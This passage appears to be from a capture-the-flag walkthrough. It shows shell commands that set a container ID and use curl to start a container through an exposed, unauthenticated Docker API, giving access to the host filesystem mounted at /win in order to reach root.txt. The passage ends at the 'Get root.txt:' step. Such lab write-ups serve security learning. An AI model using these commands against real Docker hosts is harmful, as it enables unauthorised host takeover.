www-data@821fbd6a43fa:/tmp$ export c0nta1nerId='dd73ac0f4a24083bff3471639c0fbb4fb096a70cdc10f3919812464991838fb7'
Start the container:
www-data@821fbd6a43fa:/tmp$ curl -s -X POST "http://192.168.65.7:2375/containers/$c0nta1nerId/start"
The /win directory contains the host’s filesystem.
Get root.txt:
